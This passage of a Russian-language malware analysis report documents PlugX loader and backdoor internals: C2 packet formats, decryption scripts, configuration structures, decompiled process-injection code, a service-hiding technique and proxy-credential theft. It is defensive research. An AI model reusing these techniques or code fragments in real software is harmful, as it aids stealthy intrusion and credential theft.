0x703	запустить приложение	путь до исполняемого файла и аргументы	res = -1 в случае неудачи; res = 0] в случае успеха.
все остальные варианты	поведение по умолчанию	-	значение cmd идентично значению в пакете сервера; res = 1.

Remote Shell v2

Троян копирует `%WINDIR%\System32\cmd.exe` в `%WINDIR%\System32\alg.exe`. Инициализирует новое подключение к управляющему серверу и посылает следующий пакет:

```
#pragma pack(push,1)
struct cmd_remoteshell
{
  _WORD sig; // 0x03
  _WORD len;
  _WORD cmd; // 0x02
  _BYTE gap[10];
  _BYTE macaddr[6];
};
#pragma pack(pop)
```

Далее запускает скопированный alg.exe; если запуск провалился, то вместо alg.exe запускает cmd.exe. Ввод/вывод в запущенный процесс осуществляется с помощью прикрепления процесса трояна к консоли запущенного процесса alg.exe/cmd.exe при помощи WINAPI `AttachConsole`.

В остальном принцип работы аналогичен таковому в обработчике Reverse Shell.

Файловый менеджер

Троян инициализирует новое подключение к управляющему серверу и посылает следующий пакет:

```
#pragma pack(push,1)
struct cmd_fileop
{
  _WORD sig; // 0x03
```

```
  _WORD len;
  _WORD cmd;
  _WORD gap;
  _DWORD res;
  _DWORD filesize;
  _BYTE macaddr[6];
};
#pragma pack(pop)
```

Значение `cmd` выставляется аналогичным значению в пакете сервера. Далее принимает команды от сервера.

- 0x103:

  проверяет наличие файла, если его нет — отправляет пакет со значением `res = 0xB7`;

  пытается открыть файл в режиме дописывания. В случае неудачи отправляет пакет со значением `res = 0x52`;

  получает размер файла и в последующих пакетах выставляет поле `filesize` в соответствующее значение;

  в цикле получает пакеты от сервера со значением `cmd = 0x303` и пишет данные в файл, пока размер файла не станет больше или равным тому, что сервер указал в первом пакете.

- 0x203:

  пытается открыть файл в режиме чтения. В случае неудачи отправляет пакет со значением `res = 0x02`;

  получает размер файла и посылает его в пакете на сервер;

  в цикле читает файл со смещения, указанного в `filesize` первого пакета сервера, и отправляет данные в пакете со значением `cmd = 0x303` на сервер, пока файл не будет прочитан до конца.

- 0x403:

  если управляющий сервер аргументом присылает путь, тогда перечисляет файлы и папки по указанному пути (не рекурсивно) и высылает собранную информацию на сервер со значением `cmd = 0x403`;

  если сервер не указывает аргумент; если первый символ аргумента `'/'`или `'\\'`, тогда перечисляет все диски и собирает данные, включающие тип диска, его размер и количество свободного места, затем отправляет на сервер в пакете со значением `cmd = 0x403`.

- 0x503:

  перемещает файл (изначальный и конечный пути указывает управляющий сервер). В ответ высылает пакет со значениями `cmd = 0x503` и `res = 0` в случае успеха; в случае провала — со значением `res = -1`.

- 0x603:

удаляет файл, путь до которого указал сервер. В ответ высылает пакет со значениями `cmd = 0x603` и `res = 0` в случае успеха; в случае провала — со значением `res = -1`.

- 0x703:

  запускает указанное сервером приложение с определенными аргументами. В ответ высылает пакет со значениями `cmd = 0x703` и `res = 0` в случае успеха; в случае провала — со значением `res = -1` value.

Менеджер прокси

Троян инициализирует новое подключение к управляющему серверу и посылает следующий пакет:

```
#pragma pack(push,1)
struct cmd_proxy
{
  _WORD sig; // 0x03
  _WORD len;
  _WORD cmd; // 0x06
  _BYTE gap[10];
  _BYTE macaddr[6];
};
#pragma pack(pop)
```

Далее принимает команды от сервера.

- `0x106`:
  - открывает какой-либо доступный порт;
  - отправляет управляющему серверу пакет со значением `cmd = 0x506`;
  - устанавливает соединение с целевым сервером, IP и порт которого сообщил управляющий сервер;
  - ожидает входящее соединение на своем порте. При получении данных пересылает их на сервер, к которому подключился;
  - если от целевого сервера приходят данные, посылает их на управляющий сервер в пакете со значением `cmd = 0x116`;
  - вновь ожидает входящее соединение на своем порте. При получении данных пересылает их на сервер, к которому подключился.
- `0x116`:

  При наличии входящего подключения к ранее открытому порту пересылает данные клиенту в открытом виде, без использования стандартного для данного трояна шифрования.
- `0x126`:

  Останавливает работу прокси и закрывает открытые соединения.
- `0x206`:

- посылает управляющему серверу пакет со значением `cmd = 0x506`;
- открывает порт, указанный управляющим сервером;
- ожидает входящее соединения на указанном порте;
- подключается к целевому серверу, указанному управляющим сервером;
- пересылает трафик с локального порта на удаленный сервер и обратно в открытом виде, без использования стандартного для данного трояна шифрования.

- `0x306`:
  - принимает аргументом два порта;
  - посылает управляющему серверу пакет со значением `cmd = 0x506`;
  - открывает первый порт (мастер-порт) и ожидает соединения;
  - открывает второй порт (клиентский порт) и ожидает соединения;
  - открывает случайный порт и отправляет его номер тому, кто в данный момент подключен к мастер-порту. Затем ожидает входящее соединение на указанном порте;
  - перенаправляет трафик между указанными соединениями.
- `0x406`:
  - получает аргументом две пары `IP:port`;
  - подключается к первому серверу и принимает от него 2 байта — номер порта;
  - подключается к этому же серверу по полученному порту;
  - подключается ко второму серверу, указанному во входных аргументах;
  - перенаправляет трафик между указанными соединениями.
- `0x606`:

  прекращает работу прокси.

BackDoor.PlugX.27

Загрузчик бэкдора BackDoor.PlugX.28, написанный на языке C. Представляет собой вредоносную библиотеку, функционирующую в процессе EXE-файла с валидной цифровой подписью, обеспечивающую распаковку и выполнение шелл-кода с полезной нагрузкой. Библиотека подгружается в процесс методом DLL hijacking.

Компоненты загрузчика и используемые приложения:

Executable's SHA-1 hash	EXE	DLL	Shellcode
5c51a20513ba27325113d463be9b5c6ed40b5096	EMLPRO.EXE	scansts.dll	QuickHeal
b423bea76f996bf2f69dcc9e75097635d7b7a7aa	CLNTCON.exe	CLNTCON.ocx	CLNTCON.ocp
5d076537f56ee7389410698d700cc4fd7d736453	EHSrv.exe	http_dll.dll	ESETSrv

Принцип действия

scansts.dll

При загрузке в соответствующий процесс библиотека по зашитому смещению передает управление на вызов экспортируемой функции `scansts_2`.

В экспортируемой функции обращается к файлу `QuickHeal` расположенному на атакованной системе по адресу `C:\Windows\System32`. Затем проверяет наличие ключа реестра `HKLM\Software\BINARY` или `HKCU\Software\BINARY` для определения дальнейших действий. В случае отсутствия ключей инициирует расшифровку шелл-кода `QuickHeal` и вызывает его, передав аргументом `0`.

Алгоритм расшифровки:

```
s = ''
for i in range(len(d)):
    s += chr((((ord(d[i]) + 0x4f) ^ 0xf1) - 0x4f) & 0xff)
```

CLNTCON.ocx

Представляет собой улучшенную версию scansts.dll. Основной вредоносный код расположен в экспортируемой функции `DllRegisterServer`. Вызов функции расшифровывает код самой DLL с использованием операции XOR. Затем следует обращение к файлу CLNTCON.ocp и проверка наличия ключей `HKLM\Software\BINARY` или `HKCU\Software\BINARY`. Процесс расшифровки шелл-кода происходит в два этапа — в дополнение к вышеуказанному алгоритму применяется алгоритм RC4 с ключом дешифровки CLNTCON.ocp.


http_dll.dll

Аналог CLNCON.ocx, за исключением отличий:

- основной код трояна находится в экспорте `StartHttpServer`,
- в качестве ключа дешифровки RC4 используется `ESETSrv`.

Шелл-код QuickHeal

Представляет собой обфусцированный шелл-код с зашифрованным бинарным файлом и конфигурацией. Обфусцированная часть содержит инструкции для расшифровки кода, извлекающего полезную нагрузку.



Полезная нагрузка извлекается функцией `malmain` и описывается следующей структурой:

```
#pragma pack(push,1)
struct st_data
{
  _DWORD size;
  _BYTE data[size];
};

struct shellarg
{
  _DWORD shellcode_ep;
  _DWORD field_4;
  st_data* mod;
  _DWORD comp_size;
  st_data* cfg;
  _DWORD field_14;
  _DWORD field_18;
};
#pragma pack(pop)
```

Для декомпрессии используется функция `RtlDecompressBuffer`. В процессе извлечения полезной нагрузки шелл-код проверяет сигнатуры исполняемого файла, которые заменены с MZ и PE на XV. Далее выполняется `DllMain`, куда параметром `lpReserved` передается указатель на структуру `shellarg`, в которой хранится конфигурация для полезной нагрузки.

BackDoor.PlugX.28

Многокомпонентный троян-бэкдор, написанный на языке C++ и предназначенный для работы в 64-разрядных операционных системах семейства Microsoft Windows. Устанавливается при помощи модуля-загрузчика, после чего функционирует в оперативной памяти зараженного компьютера. Используется в целевых атаках на информационные системы для несанкционированного доступа к данным и их передачи на управляющие серверы. Характерной особенностью является наличие плагинов, с помощью которых реализована основная функциональность бэкдора.

Принцип действия

Загружается посредством BackDoor.PlugX.27. Соглашения о вызовах разнятся от функции к функции и зачастую являются нестандартными — передача аргументов выполняется через произвольные регистры и/или через стек, что может говорить о компиляции вредоносной программы с опцией оптимизации.

Для работы определяется и используется множество различных объектов. Для передачи информации используются абстрактные объекты, которые просто реализуют интерфейс (прием/передача). Таким образом, функция не привязана к внутренней реализации объекта соединения, будь то TCP-сокет, RAW-сокет, HTTP-

соединение или пайп. Класс объекта может явно определяться в коде, а также задаваться в конфигурации типом сервера или полученными данными от известных серверов.

Практически все строки в коде трояна зашифрованы. Скрипт дешифровки:

```
import idaapi
import struct

def dec(d):
    s = ''
    k = struct.unpack('<I', d[:4])[0]
    d = d[4:]
    a = k ^ 0x13377BA
    b = k ^ 0x1B1
    for i in range(len(d)):
        a = (a + 4337) & 0xffffffff
        b = (b - 28867) & 0xffffffff

        a0 = (a & 0x000000ff)
        a1 = (a & 0x0000ff00) >> 8
        a2 = (a & 0x00ff0000) >> 16
        a3 = (a & 0xff000000) >> 24
        b0 = (b & 0x000000ff)
        b1 = (b & 0x0000ff00) >> 8
        b2 = (b & 0x00ff0000) >> 16
        b3 = (b & 0xff000000) >> 24

        s += chr(ord(d[i]) ^ (((b2 ^ (((b0 ^ (((a2 ^ ((a0 - a1)&0xff)) - a3)
&0xff)) - b1)&0xff)) - b3) & 0xff))

    return s

def decrypt(addr, size):
    d = ''
    for i in range(size):
        d += chr(idaapi.get_byte(addr + i))

    s = dec(d)
    print s

    for i in range(len(s)):
        idaapi.patch_byte(addr + i, ord(s[i]))
    idaapi.patch_dword(addr + i + 1, 0)
```

Подготовка к работе

BackDoor.PlugX.28 может получить конфигурацию несколькими способами. Загрузчик передает аргумент, представляющий собой указатель на структуру `shellarg`:

```
#pragma pack(push,1)
struct st_data
{
```

```
  _DWORD size;
  _BYTE *data;
};

struct shellarg
{
  _DWORD shellcode_ep;
  _DWORD field_4;
  st_data* mod;
  _DWORD comp_size;
  st_data* cfg;
  _DWORD field_14;
  _DWORD op_mode;
};
#pragma pack(pop)
```

Затем проверяется значение по указателю `shellarg->cfg`. Если первые 8 байтов по данному адресу равны `XXXXXXXX`, то бэкдор самостоятельно подготавливает так называемую базовую конфигурацию, использующуюся по умолчанию; в противном случае используется расшифрованная и разжатая конфигурация, полученная от загрузчика.

Во втором варианте также выполняется проверка наличия конфигурационного файла в домашней (указывается в конфигурации) директории трояна. Имя файла конфигурации, как и многие другие имена файлов, генерируются по определенному алгоритму:

```
int __usercall gen_string@<eax>(DWORD seed@<eax>, s *result, LPCWSTR base)
{
  DWORD v3; // edi
  DWORD v4; // eax
  signed int v5; // ecx
  signed int i; // edi
  DWORD v7; // eax
  WCHAR Buffer; // [esp+10h] [ebp-250h]
  __int16 v10; // [esp+16h] [ebp-24Ah]
  __int16 name[34]; // [esp+210h] [ebp-50h]
  DWORD FileSystemFlags; // [esp+254h] [ebp-Ch]
  DWORD MaximumComponentLength; // [esp+258h] [ebp-8h]
  DWORD serial; // [esp+25Ch] [ebp-4h]
  v3 = a1;
  GetSystemDirectoryW(&Buffer, 0x200u);
  v10 = 0;
  if ( GetVolumeInformationW(
         &Buffer,
         &Buffer,
         0x200u,
         &serial,
         &MaximumComponentLength,
         &FileSystemFlags,
         &Buffer,
         0x200u) )
  {
    v4 = 0;
  }
  else
```

```
  {
    v4 = GetLastError();
  }
  if ( v4 )
    serial = v3;
  else
    serial ^= v3;
  v5 = (serial & 0xF) + 3;
  for ( i = 0; i < v5; serial = 8 * (v7 - (serial >> 3) + 20140121) - ((v7 - (serial
>> 3) + 20140121) >> 7) - 20140121 )
  {
    v7 = serial << 7;
    name[i++] = serial % 0x1A + 'a';
  }
  name[v5] = 0;
  string::wcopy(a2, base);
  string::wconcat(a2, (LPCWSTR)name);
  return 0;
}
```

Инициализирующим значением для имени конфигурационного файла служит значение `0x4358 ("CX")`.

В путях для файлов и директорий (в том числе домашней) может использоваться переменная `%AUTO%`, которая в зависимости от версии ОС преобразуется в:

- "<drive>:\\Documents and Settings\\All Users\\DRM" — для ОС Windows 2000, Windows XP;
- "<drive>:\\Documents and Settings\\All Users\\Application Data" — для ОС Windows Server 2003;
- "<drive>:\\ProgramData" — для более поздних версий ОС Windows.

При этом `<drive>` берется из пути до каталога Windows.

Полученная конфигурация представляет собой следующую структуру `("st_config”)`:

```
struct config_timestamp
{
  BYTE days;
  BYTE hours;
  BYTE minutes;
  BYTE seconds;
};
struct srv
{
  WORD type;
  WORD port;
  BYTE address[64];
};
struct proxy_info
{
  WORD type;
  WORD port;
  BYTE serv_addr_str[64];
  BYTE username_str[64];
```

```
  BYTE password[64];
};
struct st_config
{
  DWORD hide_service;
  DWORD gap_0[4];
  DWORD cleanup_files_flag;
  DWORD keylog_log_event;
  DWORD dword_0;
  DWORD skip_persistence;
  DWORD dword_1;
  DWORD sleep_timeout;
  config_timestamp timestamp;
  BYTE timetable[672];
  DWORD DNS_1;
  DWORD DNS_2;
  DWORD DNS_3;
  DWORD DNS_4;
  srv srv1_basic_type3;
  srv srv2_basic_type;
  srv srv3_basic_type_6;
  srv srv3_basic_type_7;
  srv srv5_basic_type_8;
  srv srv6_basic_type_5;
  srv srv7;
  srv srv8;
  srv srv9;
  srv srv10;
  srv srv11;
  srv srv12;
  srv srv13;
  srv srv14;
  srv srv15;
  srv srv16;
  BYTE url_1[128];
  BYTE url_2[128];
  BYTE url_3[128];
  BYTE url_4[128];
  BYTE url_5[128];
  BYTE url_6[128];
  BYTE url_7[128];
  BYTE url_8[128];
  BYTE url_9[128];
  BYTE url_10[128];
  BYTE url_11[128];
  BYTE url_12[128];
  BYTE url_13[128];
  BYTE url_14[128];
  BYTE url_15[128];
  BYTE url_16[128];
  proxy_info proxy_data_1;
  proxy_info proxy_data_2;
  proxy_info proxy_data_3;
  proxy_info proxy_data_4;
  DWORD persist_mode;
  DWORD env_var_AUTO_X[128];
  DWORD service_name[128];
  DWORD ServiceDisplayName[128];
  BYTE ServiceDescription[512];
```

```
  DWORD reg_predefined_key;
  BYTE reg_sub_key[512];
  BYTE reg_value_name[512];
  DWORD process_injection_flag;
  BYTE inject_target_dummy_proc_1[512];
  BYTE inject_target_dummy_proc_2[512];
  BYTE inject_target_dummy_proc_3[512];
  BYTE inject_target_dummy_proc_4[512];
  DWORD elevated_process_injection_flag;
  BYTE elevated_inject_target_dummy_proc_1[512];
  BYTE elevated_inject_target_dummy_proc_2[512];
  BYTE elevated_inject_target_dummy_proc_3[512];
  BYTE elevated_inject_target_dummy_proc_4[512];
  BYTE campaign_id[512];
  BYTE str_X_4[512];
  BYTE mutex_name[512];
  DWORD make_screenshot_flag;
  DWORD make_screenshot_time_interval;
  DWORD screen_scale_coefficient;
  DWORD bits_per_pixel;
  DWORD encoder_quality;
  DWORD screen_age;
  BYTE screenshots_path[512];
  DWORD subnet_scan_flag_mb;
  DWORD port_54D_1;
  DWORD raw_socket_subnet_flag;
  DWORD port_54D_2;
  DWORD type_7_subnet_flag;
  DWORD portl_54D_3;
  DWORD flag_1_6;
  DWORD port_54D_4;
  DWORD flag_1_7;
  DWORD first_IP_range_addr_beg;
  DWORD first_IP_range_addr_end;
  DWORD first_IP_range_addr_beg_2;
  DWORD first_IP_range_addr_beg_3;
  DWORD last_IP_range_addr_beg;
  DWORD last_IP_range_addr_end;
  DWORD last_IP_range_addr_beg_2;
  DWORD last_IP_range_addr_beg_3;
  BYTE mac_addr[6];
  BYTE gap_2[2];
} config;
```

В случае использования конфигурации по умолчанию значения некоторых полей следующие:

- домашний каталог трояна: `%AUTO%\\X`;
- имя службы: `X`.
- отображаемое имя службы: `X`.
- описание службы: `X`.
- имя процесса для запуска и внедрения шелл-кода: `%windir%\\system32\\svchost.exe`;
- имя процесса для запуска с привилегиями администратора и внедрения шелл-кода: `%windir%\\system32\\svchost.exe`;

- каталог хранения скриншотов экрана: `%AUTO%\\XS`;
- имя мьютекса: `X`.

Выполнение

Получает привилегии `SeDebugPrivilege` и `SeTcbPrivilege`, после чего запускает отдельный поток, в котором будут происходить дальнейшие действия.

Проверяет наличие у зараженного компьютера сетевого адаптера с зашитым в трояна MAC-адресом. Если адаптер присутствует, троян завершает свою работу (в исследованном образце адрес не задан).

Проверяет значение `shellarg->op_mode`. Список возможных значений:

- больше 4 — проверка закрепления в системе, далее — основной режим работы;
- 4 — перехват функции WinInet.dll и выход;
- 3 — внедрение в процесс Internet Explorer и выход;
- 2 — основной режим работы без проверки закрепления.

Проверка и закрепление в системе (op_mode>4)

Проверяет наличие административных привилегий у пользователя, от имени которого запущен текущий процесс. В конфигурации проверяется флаг `config.skip_persistence` и, если он установлен, то этапы проверки пути, создания мьютексов и закрепления пропускаются, и управление переходит к инициализации службы.

Затем проверяет путь, откуда запущен текущий процесс. Если он совпадает с `%AUTO%\\EHSrv.exe`, то пропускает фазу установки в систему.

Создает два мьютекса вида `Global\\<rndname>` . Для имени первого мьютекса инициализирующим значением является PID текущего процесса, а для второго — PID родительского процесса. Далее — переход к установке в систему.

В конфигурации проверяется параметр `config.persist_mode`, определяющий вариант закрепления:

- 0, 1 — установка службы;
- 2 — создание значения в реестре.

В обоих случаях копирует в домашнюю директорию (`%AUTO%\\X` в конфигурации по умолчанию) свои файлы http_dll.dll и EHSrv.exe, а также сохраняет зашифрованный шелл-код в ключи реестра `[HKLM\\SOFTWARE\\BINARY] 'ESETSrv'` и `[HKLM\\SOFTWARE\\BINARY] 'ESETSrv'`. Подделывает временные атрибуты файлов, меняя их на атрибуты системного файла ntdll.dll.

Для установки службы троян создает и запускает службу типа `SERVICE_WIN32_OWN_PROCESS | SERVICE_INTERACTIVE_PROCESS` с автоматическим запуском. Имя, отображаемое имя, а также описание службы берутся из конфигурации (параметры `config.service_name`, `config.ServiceDisplayName`, `config.ServiceDescription`). Параметр `lpBinaryPathName` в функции `CreateService` задается как `<path>\EHSrv.exe -app`.

Для записи в реестре создает значение `<path>\EHSrv.exe -app` в ключе реестра. Дескриптор, имя ключа и значения заданы в конфигурации:

```
push    ebx             ; dwDataType
push    [ebp+bin_path.len] ; cbDataSize
push    [ebp+bin_path.buf1] ; lpData
push    offset config.reg_value_name ; lpRegValueName
push    offset config.reg_sub_key ; lpRegSubKeyName
push    ds:config.reg_predefined_key ; hKey
call    reg_set_value
```

c

Затем троян запускает новый процесс.

После этого происходит инициализация службы путем вызова функции `StartServiceCtrlDispatcherW`.

В конфигурации проверяется флаг `config.elevated_process_injection_flag`. Если флаг установлен, то из конфигурации извлекается путь до файла процесса, в который будет внедряться шелл-код. Имя может содержать переменные окружения. Предусмотрено до четырех имен, каждое из которых проверяется последовательно до первого ненулевого, после чего создается процесс с флагом `CREATE_SUSPENDED`, в который внедряется шелл-код.

```
if ( *(_WORD *)config.inject_target_dummy_proc_1
  && (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_1, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation))
  || *(_WORD *)config.inject_target_dummy_proc_2
  && (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_2, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation))
  || *(_WORD *)config.inject_target_dummy_proc_3
  && (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_3, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation))
  || (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_4, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation)) )
{
  v0 = inject_to_process(
         2,
         ProcessInformation.hProcess,
         ProcessInformation.hThread,
         (LPCVOID)shellarg.shellcode_ep,
         shellarg.shellcode_size);
```

В случае успешного внедрения процесс завершается, в противном случае управление переходит на основной функционал.

"Wininet.dll" hooking (op_mode==4)

Предположительно, данный режим предусмотрен после внедрения в процесс Internet Explorer.

Хуки устанавливаются на функции:

- `HttpSendRequestA`
- `HttpSendRequestW`
- `HttpSendRequestExA`
- `HttpSendRequestExW`

Их назначение состоит в перехвате HTTP-запросов для извлечения логинов и паролей для подключения к прокси-серверу. Полученные реквизиты записываются в структуру:

```
struct proxy_info
{
  WORD type;
  WORD port;
  BYTE serv_addr_str[64];
  BYTE username_str[64];
  BYTE password[64];
};
```

Где параметр `type` может принимать следующие значения:

- 1 — SOCKS4,
- 2 — SOCKS5,
- 3 — HTTP,
- 5 — HTTPS,
- 6 — FTP.

В формате этой структуры данные сохраняются в глобальной переменной и в файле в каталоге бэкдора. Имя файла генерируется с инициализирующим значением `0x485A ("HZ")`.

Внедрение в процесс IE (op_mode==3)

BackDoor.PlugX.28 внедряет шелл-код через функцию `CreateRemoteThread` в процесс IE. Поиск процесса выполняется через поиск окна `IEFrame`. Перед этим происходит инициализация плагинов бэкдора. Генерируется имя пайпа `\\.\PIPE\<rndname>`. Инициализатором для `<rndname>` является PID текущего процесса. Затем происходит повторная инициализация конфигурации.

Создается объект, реализующий интерфейс асинхронного взаимодействия с пайпом, затем создается и инициализируется сам пайп. В отдельном потоке создается обработчик, который в качестве параметра принимает указатель на экземпляр объекта подключения к пайпу. Обработчик через интерфейс объекта читает команды, предназначенные для выполнения плагинами. Результаты их исполнения возвращает в пайп.

Основной фукнционал (op_mode==2 или op_mode==4 после закрепления)

Проверяет наличие административных привилегий у пользователя, от имени которого запущен текущий процесс. Затем проверяет в конфигурации флаг `config.hide_service`. Если флаг установлен, и пользователь не является локальным администратором, то ищет `%WINDIR%\SYSTEM32\SERVICES.EXE` среди запущенных процессов, после чего перечисляет его модули. Обращается к первому модулю в списке, читает адрес первой секции и копирует ее в свой буфер. Затем ищет в этом буфере последовательность инструкций, которую можно представить в виде следующего регулярного выражения:

```
\xA3.{4}\xA3.{4}\xA3.{4}\xA3.{4}\xE8
```

Это соответствует последовательности в функции `ScInitDatabase()`.

```
                ; int __stdcall ScInitDatabase()
                ?ScInitDatabase@@YGHXZ proc near
33 C0           xor     eax, eax
56              push    esi
A3 C0 70 03 01  mov     ?ScTotalNumServiceRecs@@3KA, eax ; ulong ScTotalNumServiceRecs
A3 24 71 03 01  mov     hMem, eax
A3 20 71 03 01  mov     ?ImageDatabase@@3U_IMAGE_RECORD@@A, eax ; _IMAGE_RECORD ImageDatabase
A3 B8 71 03 01  mov     dword_10371B8, eax
A3 58 71 03 01  mov     ?ServiceDatabase@@3U_SERVICE_RECORD@@A, eax ; _SERVICE_RECORD ServiceDatabase
E8 1B 16 00 00  call    ?ScInitGroupDatabase@@YGXXZ ; ScInitGroupDatabase(void)
8B 35 74 12 00 01 mov     esi, ds:__imp__RtlInitializeResource@4 ; RtlInitializeResource(x)
68 B8 73 03 01  push    offset ?ScServiceRecordLock@@3VCServiceRecordLock@@A ; Resource
C7 05 38 70 03 01+mov     ?ResumeNumber@@3KA, 1 ; ulong ResumeNumber
FF D6           call    esi ; RtlInitializeResource(x) ; RtlInitializeResource(x)
68 80 73 03 01  push    offset ?ScServiceListLock@@3VCServiceListLock@@A ; Resource
FF D6           call    esi ; RtlInitializeResource(x) ; RtlInitializeResource(x)
68 48 73 03 01  push    offset ?ScGroupListLock@@3VCGroupListLock@@A ; Resource
FF D6           call    esi ; RtlInitializeResource(x) ; RtlInitializeResource(x)
E8 0D 00 00 00  call    ?ScGenerateServiceDB@@YGHXZ ; ScGenerateServiceDB(void)
F7 D8           neg     eax
1B C0           sbb     eax, eax
F7 D8           neg     eax
5E              pop     esi
C3              retn
                ?ScInitDatabase@@YGHXZ endp
```

Далее считывается адрес `ServiceDatabase` — связный список структур, описывающих работающие службы. Затем ищет запись, соответствующую имени службы бэкдора, и «удаляет» ее, изменяя указатели предыдущей и следующей записи в списке.

После сокрытия службы создается мьютекс с именем, указанным в конфигурации в параметре `config.mutex_name`.

Создает RAW-сокет, прослушивающий все IP-пакеты на локальном хосте. Разбирает входящие пакеты, выбирает из них TCP, а затем проверяет на соответствие пакетам протоколов SOCKS4, SOCKS5 и HTTP. Затем извлекает из них реквизиты прокси-серверов, после чего формирует структуры `proxy_info` и сохраняет их в файл, аналогично алгоритму перехвата функций `Wininet`.

В конфигурации проверяется флаг `config.elevated_process_injection_flag`. Если флаг установлен, то запускается поток, в котором последовательно перебираются запущенные процессы в поисках запущенного от имени локального администратора. У этого процесса клонируется маркер доступа, и дубликату маркера присваивается `HighIntegrity` класс. Затем создается блок окружения от имени локального администратора, который используется для создания процесса с маркером доступа класса `HighIntegrity`. Имя процесса также извлекается из параметра конфигурации `config.elevated_inject_target_dummy_proc_<n>", n 1..4`. Проверяются все четыре варианта до первого ненулевого. Процесс создается с флагом `CREATE_SUSPENDED`, и в него внедряется шелл-код. Информация о каждом процессе сохраняется в специальной структуре:

```
struct injected_proc
{
  DWORD session_ID;
  DWORD pid;
  DWORD hProcess;
  BYTE admin_account_name[40];
};

struct injected_elevated__procs
{
  injected_proc injected_process_info[32];
  DWORD hThread;
  DWORD hEvent;
};
```

Далее инициализируются плагины, запускается цикл приема и обработки команд от управляющего сервера. Перед подключением к серверу извлекаются и сохраняются глобальные настройки прокси, используемые функциями `WIninet`, и записанные в конфигурации браузера Firefox.

Следует отметить, что серверы хранятся в конфигурации в виде структур:

```
struct srv
{
  WORD type;
  WORD port;
  BYTE address[64];
};
```

Для взаимодействия с сервером создается объект соединения, тип которого определяется значением `srv.type`. Возможные типы соединений:

- 1, 2 — pipe-соединение;
- 3 — TCP-сокет (подразумевает возможность использования SOCKS4, SOCKS5, HTTP-прокси);
- 4 — HTTP-соединение;
- 5 — открытие UDP-сокета для прослушивания, работа в режиме DNS-сервера;
- 6, 7, 8 — RAW-сокет.

Поддерживаемые типы протоколов позволяют взять на себя функции сервера как удаленной машине, так и другому процессу с использованием пайпа.

